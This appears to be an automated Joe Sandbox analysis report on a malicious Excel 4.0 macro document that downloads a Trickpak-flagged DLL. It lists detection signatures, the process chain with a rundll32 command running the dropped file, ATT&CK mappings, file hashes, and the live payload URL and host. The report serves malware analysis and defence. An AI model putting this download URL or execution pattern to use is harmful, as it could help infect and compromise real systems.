ID: 382906
Sample Name:
SecuriteInfo.com.Heur.4923.6908
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:02:11
Date: 06/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.Heur.4923.6908

Overview


General Information

Sample Name:	SecuriteInfo.com.Heur.4923.6908 (renamed file extension from 6908 to xls)
Analysis ID:	382906
MD5:	e56e32e5071881..
SHA1:	90cfd7975eadf45..
SHA256:	56af77e2f4b36f9…
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Office process drops PE file
- Allocates memory within range whic…
- Contains functionality to dynamically…
- Contains functionality to read the PEB
- Contains functionality which may be…
- Creates a process in suspended mo…
- Document contains embedded VBA …

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1748 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2348 cmdline: rundll32 ..\sdbybsd.fds,StartW MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2340 cmdline: rundll32 ..\sdbybsd.fds,StartW MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - wermgr.exe (PID: 2824 cmdline: C:\Windows\system32\wermgr.exe MD5: 41DF7355A5A907E2C1D7804EC028965D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
SecuriteInfo.com.Heur.4923.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x12ebb:$e1: Enable Editing • 0x12c05:$e3: Enable editing • 0x12cd7:$e4: Enable content

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file

Boot Survival:


Drops PE files to the user root directory

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Eff
Valid Accounts	Scripting 1 1	Path Interception	Process Injection 1 1	Masquerading 1 2 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 2	Eavesdrop on Insecure Network Communication	Re Tra Wit Aut
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Re Wi Wit Aut
Domain Accounts	Exploitation for Client Execution 3 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	System Information Discovery 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 2	Exploit SS7 to Track Device Location	Ob De Clo Ba
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Rem Ser Effe
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Heur.4923.xls	8%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\srOQV[1].fbx	2%	ReversingLabs	Win32.Trojan.Trickpak	
C:\Users\user\sdbybsd.fds	2%	ReversingLabs	Win32.Trojan.Trickpak	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.4d0000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
revolet-sa.com	NaN%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://revolet-sa.com/files/countryyelow.php	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
revolet-sa.com	192.232.249.186	true	false	• NaN%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://revolet-sa.com/files/countryyelow.php	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2084727800.0000000001D27000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2082799501.000 0000000B57000.00000002.0000000 1.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000004.0000000 2.2082618607.0000000000970000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2084230076.0000000001B40000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2082618607.000 0000000970000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2084230076.0000000001B40000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2082618607.000 0000000970000.00000002.0000000 1.sdmp	false		high
http://www.%s.comPA	rundll32.exe, 00000004.0000000 2.2083473667.00000000028F0000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2084727800.0000000001D27000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2082799501.000 0000000B57000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	rundll32.exe, 00000004.0000000 2.2083473667.00000000028F0000. 00000002.00000001.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2084727800.0000000001D27000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2082799501.000 0000000B57000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2084230076.0000000001B40000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2082618607.000 0000000970000.00000002.0000000 1.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2084230076.0000000001B40000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2082618607.000 0000000970000.00000002.0000000 1.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.232.249.186	revolet-sa.com	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	382906
Start date:	06.04.2021
Start time:	21:02:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Heur.4923.6908 (renamed file extension from 6908 to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)

Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.expl.evad.winXLS@7/8@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.1% (good quality ratio 5.4%) • Quality average: 64.3% • Quality standard deviation: 45.9%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:02:37	API Interceptor	8x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	document-1251000362.xlsm	Get hash	malicious	Browse	• 192.185.48.186
	document-1251000362.xlsm	Get hash	malicious	Browse	• 192.185.48.186
	catalogue-41.xlsb	Get hash	malicious	Browse	• 108.167.180.111
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 192.185.56.250
	06iKnPFk8Y.dll	Get hash	malicious	Browse	• 162.241.54.59
	06iKnPFk8Y.dll	Get hash	malicious	Browse	• 162.241.54.59
	ddff.exe	Get hash	malicious	Browse	• 108.179.235.108

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PowerShell_Input.ps1	Get hash	malicious	Browse	• 162.241.61.203
	New PO#700-20-HDO410444RF217,pdf.exe	Get hash	malicious	Browse	• 192.185.12 2.118
	Purchase Order.9000.scan.pdf...exe	Get hash	malicious	Browse	• 162.241.14 8.243
	document-1848152474.xlsm	Get hash	malicious	Browse	• 192.185.48.186
	7z7Q51Y8Xd.dll	Get hash	malicious	Browse	• 162.241.54.59
	pySsaGoiCT.dll	Get hash	malicious	Browse	• 162.241.54.59
	QOpv1PykFc.dll	Get hash	malicious	Browse	• 162.241.54.59
	S4caD0RhXL.dll	Get hash	malicious	Browse	• 162.241.54.59
	pH8YW11W1x.dll	Get hash	malicious	Browse	• 162.241.54.59
	7z7Q51Y8Xd.dll	Get hash	malicious	Browse	• 162.241.54.59
	pySsaGoiCT.dll	Get hash	malicious	Browse	• 162.241.54.59
	QOpv1PykFc.dll	Get hash	malicious	Browse	• 162.241.54.59
	S4caD0RhXL.dll	Get hash	malicious	Browse	• 162.241.54.59

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\srOQV[1].fbx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	688241
Entropy (8bit):	7.064532901692121
Encrypted:	false
SSDEEP:	12288:9SeIHklNAPLJNfQPJt7TQJK7FvEVxw0xxteW:AklUjfQHDezxxtx
MD5:	7DF0611CD75FA4C02B29070728C37247
SHA1:	1095F8922D93458EFBC97612D8A5DEA8DB8325A5
SHA-256:	AC17E1F54B9F800D874E1D012E541FC037BD1A31EE3E8F631A454F2D1DE6ADA1
SHA-512:	167B19FE1154C3988A546F9626CD8918363EAB58D5BB49106000EF4E6E9AC0174A04B7341A67BF85CA1F9AB40C409F878C4AFA07BE941FEAADA7AFA996A4EA59
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 2%
Reputation:	low
IE Cache URL:	http://revolet-sa.com/files/countryyelow.php
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O.N.....1.....1.....i/..92.....R1..!...R1..+...(.....R1 .....Rich.....PE..L...KI`.....!.....@.....>8.....@a..S.....@.....`..d^..... .....text...6u..... ..`.rdata.....@..@.data.....p...@...p.....@....idata...1.....@.....@....rsrc.....@... ..... ..@..@.reloc...e...`...p.....@..B..... .....

C:\Users\user\AppData\Local\Temp\51CE0000

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	67964
Entropy (8bit):	7.879494848476225
Encrypted:	false
SSDEEP:	1536:Ltke3BrWGHJyW32AeWviHcM8OlMVGoIahaDHTU6hryF70m:LqeRrW2JyW32AiHD2sTU2yF70m
MD5:	69B226B04223F0B0238B83974D2EA386
SHA1:	9CC6B16D0DB0A90D17A4426B81499D88D86A6D36
SHA-256:	768DC11780C913FD228808FF9D0C912E1ADB56CC448C8DE5C0243C54E7B34AC6
SHA-512:	DCAD9D4BB120204A6A6E32279C1280BFD9831826DF9E99E21ACE8530A158B174AC5C45584B5A40934F44D07E9C95AE594AF088C621BD0620041FC3B49A4D1C4
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\51CE0000	
Preview:	.U[O.0.~.....&M.....i.....o....~..2.....\l....xy.)Y<....U.R.f.....;)|..A..5.'.../...E_D..5iC.?(..E..2.u.i.S..[S.l.k...7...C...Y-...G.....X.&..n]...P....(.U3...43.q(.....A...O..e)..UD.5..... PH3os...q?..8.....nA.....1..0Ir.|..CY..1T..3...$.9.....4...|..i.....V.:....R..<.#..kd...=W.....e..}U.Q...~./qC.....L3..>l%.#..).tJ....Wp.M~.....>...d....{O4..@..6.....{H?..;g.....^:xB.6... ...>.!.....uFL..G>.M.....PK.....!..r.....[Content_Types].xml …(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	2178
Entropy (8bit):	7.0244134949223245
Encrypted:	false
SSDEEP:	48:Kb6Uhj56fOgWh3cvwhzqHb6UhB6LHf+6snQvOahBMcF:Kb6EZmEqHb6Ce2p6F
MD5:	32026F85F5458AF52500D88C74181342
SHA1:	8DD0C3CBA5315A72899EC2135E0F88F0EF86FEA5
SHA-256:	6146AADF5EBB1EFE3AB3973AD286F31AF5E201DF1C73CFF1E88BFCA64202F111
SHA-512:	7C6848CC4BF7453DF99B7EC45A76A2A1C0FC2755A56FD3235978361E0457D76028565008E2DF0DD582BDBF73AD44301C2F2A4F56287F4DED60C14CEDDF789B2
Malicious:	false
Reputation:	low
Preview:	.....user.....\.....user.....RSA1H.....?.....}...h8...B~k..!.R..<.HN:D...tW....5g.n.xLu5..tl. .q5e.. .....z..O.. ....o(..O4.E..G.%.....,...C.r.y.p.t.o.A.P.I. .P.r.i.v.a.t.e. .K.e.y....f..... ....E`.....uA./.....U>..... ....A^Y.....u..*`&!q...}./.k._o*.....5a.}.P.L#2\E8.....b`LDn\.....T L.A*^..;.%....y....J..m.+,...&.7.`..Y..(..I...I....s4.U-..%..T.S~X....x..8.....@o.C).44.....z|..Y.?k..q.....j.N.....Lo..w0.@.....J..'>-.....#@Q.[.+^'..].9X..6.....g7.Fg..si<..v.{....(-x..:V./_<. 1...iYDW...{O...K.A8s...J....v.....&..GQl.k....Fq.$ly..gHJ9..qK.3..d....ve...xR..X1..~...E.H..m..-.iyr.....eXx...ErQ.$N..lH...x...H.0..._N.V?...@....c...5\X.".'A.....!...b0....).j..0Q.>a.Q. L).C#.....V/OS.U.B.....z..O.....o(..O4.E..G.%.....E.x.p.o.r.t. .F.l.a.g....f..... .....d-..;....=o.....VYS.....h.G9..... .....U.0...

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
